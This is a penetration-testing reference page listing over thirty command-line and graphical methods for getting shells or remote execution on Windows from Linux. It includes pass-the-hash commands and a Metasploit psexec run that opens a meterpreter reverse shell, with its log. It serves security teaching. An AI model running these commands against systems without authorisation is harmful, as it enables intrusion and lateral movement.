Accessing Windows Systems Remotely From Linux

infosecmatter.com/accessing-windows-systems-remotely-from-linux

May 25, 2021

This page contains a collection of methods for connecting to a remote Windows system from Linux and examples of how to execute commands on Windows machines remotely from Linux using number of different tools.

It covers over 30 different methods for obtaining remote shell, remote command execution or connecting to a remote desktop using variety of freely available tools and utilities.

Let's start.

Introduction

There are many different tools that can be used to access remote Windows machine from Linux and execute commands on it. Here's a list of existing tools covered in this article which can be used for this task.

Tools for remote command or remote shell access:

- Impacket
- CrackMapExec
- PTH Toolkit
- Keimpx
- Metasploit
- Redsnarf
- Winexe
- SMBMap

Tools for remote graphical display:

- Rdesktop
- FreeRDP (xfreerdp)
- TightVNC (xtightvncviewer)
- TigerVNC (xtigervncviewer)

All these tools are open-source and freely available on any Linux distribution (Kali, Ubuntu, Debian, Arch, CentOS, RedHat, Parrot..) including UNIX based platforms such as BSD, Mac OS X and many others.

Most of these tools work by connecting to the SMB port (tcp/445) on the remote Windows machine, but some of them also utilize other interfaces as well such as WMI, MMC, DCOM, NetBIOS and of course RDP or VNC in case of connecting to the remote (graphical) desktop.

More details on this are included in the overview table below.

Overview table

The following table provides summary of all remote access methods described in this article.

You can see what type of remote execution is possible using each method and also details about which network ports are being utilized during the connection.

#	Tool	Method	Access Type	Port(s) used
1	Impacket	psexec.py	shell	tcp/445
2	Impacket	dcomexec.py	shell	tcp/135 tcp/445 tcp/49751 (DCOM)
3	Impacket	smbexec.py	shell	tcp/445
4	Impacket	wmiexec.py	shell	tcp/135 tcp/445 tcp/50911 (Winmgmt)
5	Impacket	atexec.py	command	tcp/445
6	CrackMapExec	wmiexec	command	tcp/135 tcp/445 tcp/50911 (Winmgmt)
7	CrackMapExec	atexec	command	tcp/445
8	CrackMapExec	smbexec	command	tcp/445
9	CrackMapExec	mmcexec	command	tcp/135 tcp/445 tcp/49751 (DCOM)
10	CrackMapExec	winrm	command	http/5985 or https/5986
11	PTH Toolkit	pth-winexe	shell	tcp/445
12	PTH Toolkit	pth-wmis	command	tcp/135 tcp/50911 (Winmgmt)
13	Keimpx	svcexec	command	tcp/445
14	Keimpx	svcexec SERVER	command	tcp/445

#	Tool	Method	Access Type	Port(s) used
15	Keimpx	svcshell	shell	tcp/445
16	Keimpx	svcshell SERVER	shell	tcp/445
17	Keimpx	atexec	command	tcp/445
18	Keimpx	psexec	shell	tcp/445
19	Keimpx	bindshell	shell	tcp/445 tcp/any
20	Metasploit	wmiexec	command	tcp/135 tcp/445 tcp/51754 (Winmgmt)
21	Metasploit	dcomexec	command	tcp/135 tcp/445 tcp/55777 (DCOM)
22	Metasploit	psexec	command / shell / any	tcp/445 tcp/any
23	Redsnarf	SYSTEM shell	shell	tcp/445
24	Redsnarf	Admin shell	shell	tcp/445
25	Redsnarf	WMI shell	shell	tcp/135 tcp/445 tcp/50911 (Winmgmt)
26	Redsnarf	XCOMMAND	command	tcp/135 tcp/445 tcp/50911 (Winmgmt)
27	Winexe	-	command / shell	tcp/445
28	Winexe	SYSTEM	command / shell	tcp/445
29	Winexe	RUNAS	command / shell	tcp/445
30	SMBMap	-	command	tcp/445
31	Rdesktop	rdesktop	graphical desktop (RDP)	tcp/3389
32	FreeRDP	xfreerdp	graphical desktop (RDP)	tcp/3389
33	TightVNC	xtightvncviewer	graphical desktop (VNC)	tcp/5900

#	Tool	Method	Access Type	Port(s) used
34	TigerVNC	xtigervncviewer	graphical desktop (VNC)	tcp/5900

Command line remote access methods


This section contains all command line remote access methods which can be used to execute commands remotely on a Windows machine from Linux including spawning an interactive shell (cmd.exe or powershell.exe).

IMPORTANT: In order to use these methods, it is required to provide credentials of the administrator user. This applies to all described methods below.

Now let's get to the actual methods and techniques.

Impacket

Impacket is a Python library for working with various Windows network protocols. It is used by many different pentesting tools and it contains number of methods for executing commands on remote Windows machines.



Here's how we can use Impacket to execute commands on a remote Windows system:

1. Impacket psexec.py
This will spawn an interactive remote shell via Psexec method:

```
psexec.py <DOMAIN>/<USER>:<PASSWORD>@<TARGET>

psexec.py "./Administrator:pass123"@192.168.0.1
```

2. Impacket dcomexec.py
This will spawn a semi-interactive remote shell using DCOM:

```
dcomexec.py <DOMAIN>/<USER>:<PASSWORD>@<TARGET>

dcomexec.py "./Administrator:pass123"@192.168.0.1
```

3. Impacket smbexec.py
This will spawn a semi-interactive remote shell via native Windows SMB functionality:

```
smbexec.py <DOMAIN>/<USER>:<PASSWORD>@<TARGET>

smbexec.py "./Administrator:pass123"@192.168.0.1
```

4. Impacket wmiexec.py
This will spawn a semi-interactive remote shell using WMI:

```
wmiexec.py <DOMAIN>/<USER>:<PASSWORD>@<TARGET>

wmiexec.py "./Administrator:pass123"@192.168.0.1
```

5. Impacket atexec.py
This will execute a command remotely via Atsvc:

```
atexec.py <DOMAIN>/<USER>:<PASSWORD>@<TARGET> <COMMAND>

atexec.py "./Administrator:pass123"@192.168.0.1 "whoami"
```

Note: Impacket also supports pass-the-hash authentication method and so it allows to use NTLM hash instead of a password. Here's an example with psexec.py:

```
psexec.py -hashes <LM>:<NTLM> <DOMAIN>/<USER>@<TARGET>

psexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
"./Administrator"@192.168.0.1
```


Detailed information about these methods with even more examples and screenshots can be found here:

> RCE on Windows from Linux Part 1: Impacket

CrackMapExec

CrackMapExec is a swiss army knife of pentesting. It has many useful features and it integrates with a number of other offensive security projects such as Mimikatz, Empire, PowerSploit or Metasploit.

It also contains number of methods for executing commands on remote Windows machines.



Here's how to use CrackMapExec for executing commands on remote systems:

6. CrackMapExec wmiexec
This will execute a command (CMD / PowerShell) remotely using WMI:

```
crackmapexec smb -d <DOMAIN> -u <USER> -p <PASSWORD> -x <COMMAND> <TARGET>

crackmapexec smb -d . -u Administrator -p 'pass123' -x "whoami" 192.168.0.1
```

7. CrackMapExec atexec

This will execute a command (CMD / PowerShell) remotely via Atsvc:

```
crackmapexec smb --exec-method atexec -d <DOMAIN> -u <USER> -p <PASSWORD> -x
<COMMAND> <TARGET>

crackmapexec smb --exec-method atexec -d . -u Administrator -p 'pass123' -x
"whoami" 192.168.0.1
```

8. CrackMapExec smbexec

This will execute a command (CMD / PowerShell) remotely using native SMB:

```
crackmapexec smb --exec-method smbexec -d <DOMAIN> -u <USER> -p <PASSWORD> -x
<COMMAND> <TARGET>

crackmapexec smb --exec-method smbexec -d . -u Administrator -p 'pass123' -x
"whoami" 192.168.0.1
```

9. CrackMapExec mmcexec

This will execute a command (CMD / PowerShell) remotely via MMC:

```
crackmapexec smb --exec-method mmcexec -d <DOMAIN> -u <USER> -p <PASSWORD> -x
<COMMAND> <TARGET>

crackmapexec smb --exec-method mmcexec -d . -u Administrator -p 'pass123' -x
"whoami" 192.168.0.1
```

10. CrackMapExec winrm

This will execute a command (CMD / PowerShell) remotely using PSRemoting:

```
crackmapexec winrm -d <DOMAIN> -u <USER> -p <PASSWORD> -x <COMMAND> <TARGET>

crackmapexec winrm -d . -u Administrator -p 'pass123' -x "whoami" 192.168.0.1
```

Note: Although CrackMapExec only allows to run a command on the remote system, we can still use it to spawn an interactive shell using a PowerShell reverse shell cmdlet (e.g. some of these).

CrackMapExec also supports passing the NTLM hash instead of a password (pass-the-hash). Here's an example with wmiexec:


```
crackmapexec smb -d <DOMAIN> -u <USER> -H <LM:NTLM> -x <COMMAND> <TARGET>

crackmapexec smb -d . -u Administrator -H
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -x "cmd /c
whoami" 192.168.0.1
```

More details about CrackMapExec with examples and screenshots can be found here:

> RCE on Windows from Linux Part 2: CrackMapExec

PTH Toolkit

PTH Toolkit is a collection of utilities made by the pioneers of the pass-the-hash technique. It contains a number of useful tools for connecting to remote Windows machines with some of them also designed for executing commands on remote Windows systems.



Here's how to use all PTH Toolkit remote access features:

11. PTH Toolkit: pth-winexe
This will spawn an interactive remote shell using Psexec-like method:

```
pth-winexe -U <DOMAIN>\\<USER>%<PASSWORD> --uninstall //<TARGET> <COMMAND>

pth-winexe -U ".\Administrator%pass123" --uninstall //192.168.0.1 cmd
```

Note that by using the "–system" option, pth-winexe can also automatically escalate to the "nt authority\system" account.

12. PTH Toolkit: pth-wmis
This will execute a command remotely using WMI:

```
pth-wmis -U <DOMAIN>\\<USER>%<PASSWORD> //<TARGET> <COMMAND>

pth-wmis -U ".\Administrator%pass123" //192.168.0.1 'cmd.exe /c whoami'
```

Note that this particular method doesn't return the output from the command. If we want the output, we have to fetch it using the complementary pth-smbget utility.

Note: PTH Toolkit of course also supports to supply NTLM hash instead of a password (pass-the-hash). Here's an example with pth-winexe:


```
pth-winexe -U <DOMAIN>\\<USER>%<LM|NTLM> --uninstall //<TARGET> <COMMAND>

pth-winexe -U
".\Administrator%aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
" --uninstall //192.168.0.1 cmd
```

More details about PTH Toolkit with examples and screenshots can be found here:

> RCE on Windows from Linux Part 3: Pass-The-Hash Toolkit

Keimpx

Keimpx is a tool from the NCC Group labs developed for pentesting of Windows environments. It has many interesting features such as working with network shares or registry hives, dumping hashes and extracting NTDS files remotely, and of course number of methods for executing commands on Windows systems remotely.



Here's how to use Keimpx to execute commands remotely.

First we have to launch Keimpx with a target list to connect to. Here we are connecting to a single machine:

```
keimpx.py -D <DOMAIN> -U <USER> -P <PASSWORD> -t <TARGET>
```

```
keimpx.py -D . -U Administrator -P pass123 -t 192.168.0.1
```

Now there will be an interactive menu where we can choose what we want to do.

Here is a list of all supported methods available in the menu for executing commands or spawning shells:

13. Keimpx: svcexec

This executes a command on the remote system using a Windows service. Type in the menu:

```
svcexec <COMMAND>
```

```
svcexec "dir c:\users"
```

14. Keimpx: svcexec SERVER

The svcexec SERVER method also executes a command, but it is designed for more restricted systems which do not have any writable network share:

```
svcexec <COMMAND> SERVER

svcexec "dir c:\users" SERVER
```

15. Keimpx: svcshell

This will spawn a semi-interactive shell on the remote system using a Windows service:

```
svcshell
```

16. Keimpx: svcshell SERVER

The svcshell also supports the SERVER mode which can spawn a remote shell on more restricted systems without any writable network share:

```
svcshell SERVER
```

17. Keimpx: atexec

This executes a command on the remote system via Atsvc:

```
atexec <COMMAND>

atexec "dir c:\users"
```

18. Keimpx: psexec

This method can execute any command on the remote system, including interactive commands such as cmd.exe or powershell.exe:

```
psexec <COMMAND>

psexec cmd.exe
psexec powershell.exe
```

19. Keimpx: bindshell

This method spawns a bindshell on the target Windows machine on a selected tcp port:

```
bindshell <PORT>

bindshell 4444
```

Keimpx will then automatically connect to it and give us remote shell.

Note: Keimpx also of course supports passing NTLM hashes instead of passwords to authenticate (pass-the-hash). Here's how to connect using a hash:

```
keimpx.py -D <DOMAIN> -U <USER> --lm=<LM> --nt=<NTLM> -t <TARGET>

keimpx.py -D . -U Administrator --lm=aad3b435b51404eeaad3b435b51404ee --
nt=5fbc3d5fec8206a30f4b6c473d68ae76 -t 192.168.0.1
```

More details about Keimpx with examples and screenshots can be found here:

> RCE on Windows from Linux Part 4: Keimpx

Metasploit

Metasploit Framework probably needs no introduction. It is one of the most comprehensive penetration testing platforms with over 4,280 various modules and exploits. Naturally, some of those modules are designed for executing commands on remote Windows systems.

```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set SMBPass pass123
SMBPass => pass123
msf5 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf5 exploit(windows/smb/psexec) > set SMBDomain .
SMBDomain => .
msf5 exploit(windows/smb/psexec) > set RHOSTS 192.168.204.183
RHOSTS => 192.168.204.183
msf5 exploit(windows/smb/psexec) >
msf5 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_winhttps
payload => windows/x64/meterpreter/reverse_winhttps
msf5 exploit(windows/smb/psexec) > set LHOST 192.168.204.170
LHOST => 192.168.204.170
msf5 exploit(windows/smb/psexec) > set LPORT 8443
LPORT => 8443
msf5 exploit(windows/smb/psexec) > exploit

[*] Started HTTPS reverse handler on https://192.168.204.170:8443
[*] 192.168.204.183:445 - Connecting to the server ...
[*] 192.168.204.183:445 - Authenticating to 192.168.204.183:445 as user 'Administrator' ...
[*] 192.168.204.183:445 - Uploading payload ... acDioppW.exe
[*] 192.168.204.183:445 - Created \acDioppW.exe ...
[+] 192.168.204.183:445 - Service started successfully ...
[*] 192.168.204.183:445 - Deleting \acDioppW.exe ...
[*] https://192.168.204.170:8443 handling request from 192.168.204.183; (UUID: 9uwqylk6) Staging x64 payload
[*] Meterpreter session 1 opened (192.168.204.170:8443 → 192.168.204.183:52537) at 2020-06-16 19:12:29

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Here's how to use it for remote execution.

First we have to launch the `msfconsole` from the command line and then we can use any of the following techniques:

20. Metasploit: wmiexec

The wmiexec module uses WMI for executing commands on the remote system. Here's an example:

```
use auxiliary/scanner/smb/impacket/wmiexec
set RHOSTS <TARGET-IP>
set SMBUser Administrator
set SMBPass pass123
set SMBDomain .
set COMMAND "whoami"
run
```

21. Metasploit: dcomexec

The dcomexec module can execute a command on the remote system using various DCOM objects such as:

- MMC20
- ShellWindows
- ShellBrowserWindow

These objects can be selected by setting the OBJECT option (`set OBJECT ..`) in the msfconsole.

Here's an example of executing a command on the remote system using dcomexec method:

```
use auxiliary/scanner/smb/impacket/dcomexec
set RHOSTS <TARGET-IP>
set SMBUser Administrator
set SMBPass pass123
set SMBDomain .
set COMMAND "whoami"
run
```

22. Metasploit: psexec

The Metasploit psexec module can execute any payload (e.g. a reverse shell) using the following 4 methods:

- PowerShell
- Native upload
- MOF upload
- Command

These methods can be selected via the target option (`set target 1-4`) in the msfconsole.

Here's an example of getting a reverse shell using the Native upload method:

```
use exploit/windows/smb/psexec
set RHOSTS <TARGET-IP>
set SMBUser Administrator
set SMBPass pass123
set SMBDomain .
set target 2
set payload windows/x64/meterpreter/reverse_winhttps
set LHOST <YOUR-IP>
set LPORT <PORT>
run
```

Note: Metasploit of course supports passing NTLM hashes to authenticate instead of passwords (pass-the-hash). To use, simply set the SMBPass option like this:

```
set SMBPass <LM>:<NTLM>

set SMBPass aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
```

More details about Metasploit RCE capabilities with examples and screenshots can be found here:

> RCE on Windows from Linux Part 5: Metasploit Framework

RedSnarf

RedSnarf is a another pentesting and red teaming utility from the NCC Group labs. It offers some quite unique features for pentesting of Windows systems including number of methods for executing commands remotely.

Here's how to use it.

First we have to launch RedSnarf with a target to connect to. For example:

```
redsnarf -H ip=<TARGET> -d <DOMAIN> -u <USER> -p <PASSWORD> -uD y
```

```
redsnarf -H ip=192.168.0.1 -d . -u Administrator -p pass123 -uD y
```

Now there will be an interactive menu where we can choose what we want to do.

There are the following 4 supported methods of executing a command or a shell on the target Windows system:

23. RedSnarf: SYSTEM shell
Pressing 's' in the menu will spawn an interactive shell with SYSTEM privileges (nt authority\system) on the remote system using method similar to Psexec.

24. RedSnarf: Admin shell
Pressing ‘n’ in the menu will spawn an interactive shell running in the context of the provided administrative username (without escalating to SYSTEM).

25. RedSnarf: WMI shell
Pressing ‘w’ in the menu will spawn a semi-interactive shell via WMI.

26. RedSnarf: XCOMMAND
We can also simply execute a supplied command on the remote system by running RedSnarf like this:

```
redsnarf -H ip=<TARGET> -d <DOMAIN> -u <USER> -p <PASSWORD> -uX <COMMAND>

redsnarf -H ip=192.168.0.1 -d . -u Administrator -p pass123 -uX "whoami"
```

Note: RedSnarf naturally also supports passing NTLM hashes to authenticate instead of passwords (pass-the-hash). Here’s how to connect using a hash:


```
redsnarf -H ip=<TARGET> -d <DOMAIN> -u <USER> -p <LM>:<NTLM> -uD y

redsnarf -H ip=192.168.0.1 -d . -u Administrator -p
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -uD y
```

More details about RedSnarf with examples and screenshots can be found here:

> RCE on Windows from Linux Part 6: RedSnarf

Winexe

Winexe is a small Linux utility designed for executing commands remotely on Windows systems over SMB protocol. It doesn’t do many other things, but it works very well and it has built-in Runas feature which can come quite handy sometimes.



Here are all the methods for accessing remote Windows systems with Winexe:

27. Winexe
By default, Winexe runs a command remotely which can also be an interactive commands such as cmd.exe or powershell.exe for obtaining shell:

```
winexe --uninstall -U <DOMAIN>/<USER>%<PASSWORD> //<TARGET> <COMMAND>

winexe --uninstall -U ./Administrator%"pass123" //192.168.0.1 cmd
```

28. Winexe: SYSTEM

This will execute the supplied commands with SYSTEM privileges (nt authority\system) on the remote system:

```
winexe --uninstall --system -U <DOMAIN>/<USER>%<PASSWORD> //<TARGET> <COMMAND>

winexe --uninstall --system -U ./Administrator%"pass123" //192.168.0.1 cmd
```

29. Winexe: RUNAS

Winexe can also execute commands under a specified Windows account on the remote system by doing automatic logon (Runas):

```
winexe --uninstall --runas=<DOMAIN>/<USER>%<PASSWORD> -U <DOMAIN>/<USER>%
<PASSWORD> //<TARGET> <COMMAND>

winexe --uninstall --runas=./bob%secret123 -U ./Administrator%"pass123"
//192.168.0.1 cmd
```

The built-in Runas feature can be especially useful in situations when we want to execute something under a specific user profile.

Note: Winexe doesn't have native pass-the-hash support, but by installing the passing-the-hash package it becomes possible. This is because the passing-the-hash package contains a library with pass-the-hash support and it wraps around Winexe via LD_PRELOAD.

Here's how to pass hash to Winexe instead of a password:


```
winexe --uninstall -U <DOMAIN>/<USER>%<LM><NTLM> //<TARGET> <COMMAND>

winexe --uninstall -U
"./Administrator%aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
" //192.168.0.1 cmd
```

More details about Winexe can be found here:

https://sourceforge.net/p/winexe/wiki/Home/

SMBMap

SMBMap is primarily a SMB/CIFS share drive enumerator, however it can also execute commands on a remote Windows system.



30. SMBMap

Execute a command on the remote system via native SMB:

```
smbmap -d <DOMAIN> -u <USER> -p <PASSWORD> -H <TARGET> -x <COMMAND>

smbmap -d . -u 'Administrator' -p 'pass123' -H 192.168.0.1 -x 'whoami'
```

Note: SMBMap also natively supports pass-the-hash authentication. Here's how to pass hash to SMBMap:

```
smbmap -d <DOMAIN> -u <USER> -p <LM:NTLM> -H <TARGET> -x <COMMAND>

smbmap -d . -u 'Administrator' -p
'aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76' -H 192.168.0.1
-x 'whoami'
```

We can also spawn a remote interactive shell with SMBMap, similarly like with CrackMapExec by executing a PowerShell cmdlet (e.g. some of these).

More details about SMBMap with examples can be found here:

> https://github.com/ShawnDEvans/smbmap/blob/master/README.md

Go back to top.

Graphical remote access methods

This section contains methods of connecting to remote Windows systems from Linux via graphical user interfaces such as RDP or VNC.

Rdesktop

Rdesktop is a popular open-source RDP client supporting most Windows operating systems, officially up to Windows Server 2012 RDS. It has many useful features including network drive support, multimedia and USB redirection, bidirectional clipboard and more. Currently this project is looking for a new maintainer.

31. Rdesktop
Here's how to open RDP session to a remote Windows computer using rdesktop:

```
rdesktop -d <DOMAIN> -u <USER> -p <PASSWORD> <TARGET>

rdesktop -d . -u bob -p pass123 192.168.0.1
```

Here are some useful rdesktop options:

`-f`	Full-screen mode
`-g 1200x800`	Set desktop resolution
`-r disk:datadir=/home/kali/upload`	Connect local /home/kali/upload directory to the remote Windows desktop as “datadir” network share
`-r clipboard:PRIMARYCLIPBOARD`	Enable clipboard support
`-r sound:local`	Enable sound redirector to hear sound from the remote Windows desktop
-P	Bitmap caching (for slow connections)

FreeRDP

FreeRDP is another very popular RDP client also for Linux (xfreerdp) and it has also many interesting features such as network drive support, multimedia and USB redirection, bidirectional clipboard and also many other things.

32. FreeRDP: xfreerdp

Here’s how to open RDP session to a remote Windows computer using xfreerdp:

```
xfreerdp /d:<DOMAIN> /u:<USER> /p:<PASSWORD> /v:<TARGET>

xfreerdp /d:. /u:bob /p:pass123 /v:192.168.0.1
```

Here are some useful xfreerdp options:

`/f`	Full-screen mode
`/w:1200 /h:800`	Set desktop resolution
`/drive:datadir,/home/kali/upload`	Connect local /home/kali/upload directory to the remote Windows desktop as “datadir” network share
`+drives`	Connect whole local Linux filesystem to the remote Windows desktop as network shares
`+clipboard`	Enable clipboard support
`/sec:rdp`	Force RDP security protocol authentication

Note: FreeRDP also supports passing NTLM hashes instead of passwords (pass-the-hash), here’s how to use it:

```
xfreerdp /d:<DOMAIN> /u:<USER> /pth:<NTLM> /v:<TARGET>

xfreerdp /d:. /u:bob /pth:D0F2E311D3F450A7FF2571BB59FBEDE5 /v:192.168.0.1
```

This however works only on Windows 2012 R2 and Windows 8.1 (details here).

TightVNC

TightVNC is a light-weight VNC software with client for Linux (xtightvncviewer) which provides fast and reliable way of connecting to all kinds of VNC servers, not just the ones running on Windows.

33. TightVNC: xtightvncviewer

Here's how to open VNC connection to a remote Windows computer using xtightvncviewer:

```
xtightvncviewer <TARGET>

xtightvncviewer 192.168.0.1
```

We will be prompted for authentication if there is any required.

Here are some useful xtightvncviewer options:

`-shared`	Do not disconnect existing users that are already connected (default)
`-noshared`	Disconnect any existing users that are already connected
`-fullscreen`	Full-screen mode
`-compresslevel <0..9>`	Set compression level (0-fast, 9-best)
`-quality <0-9>`	Set JPEG quality (0-low, 9-hig)

TigerVNC

TigerVNC is another popular VNC software with Linux client (xtigervncviewer) with many useful features. For example it supports clipboard, advanced authentication methods, TLS encryption and other things.

Here's how to user it.

34. TigerVNC: xtigervncviewer

Here's how to open VNC connection to a remote Windows computer with xtigervncviewer:

```
xtigervncviewer <TARGET>

xtigervncviewer 192.168.0.1
```

We will be prompted for authentication if there is any required.

Here are some useful xtigervncviewer options:

`-Shared`	Do not disconnect existing users that are already connected (default)
`-Shared=0`	Disconnect any existing users that are already connected
`-FullScreen`	Full-screen mode
`-DesktopSize=1200x800`	Set desktop resolution
`-CompressLevel=<0..9>`	Set compression level (0-fast, 9-best)
`-QualityLevel=<0-9>`	Set JPEG quality (0-low, 9-hig)

Go back to top.

If you liked this collection of methods for accessing remote Windows systems from Linux and you would like more content like this, please subscribe to my mailing list and follow InfosecMatter on Twitter and Facebook to keep up with the latest developments! You can also support this website through a donation.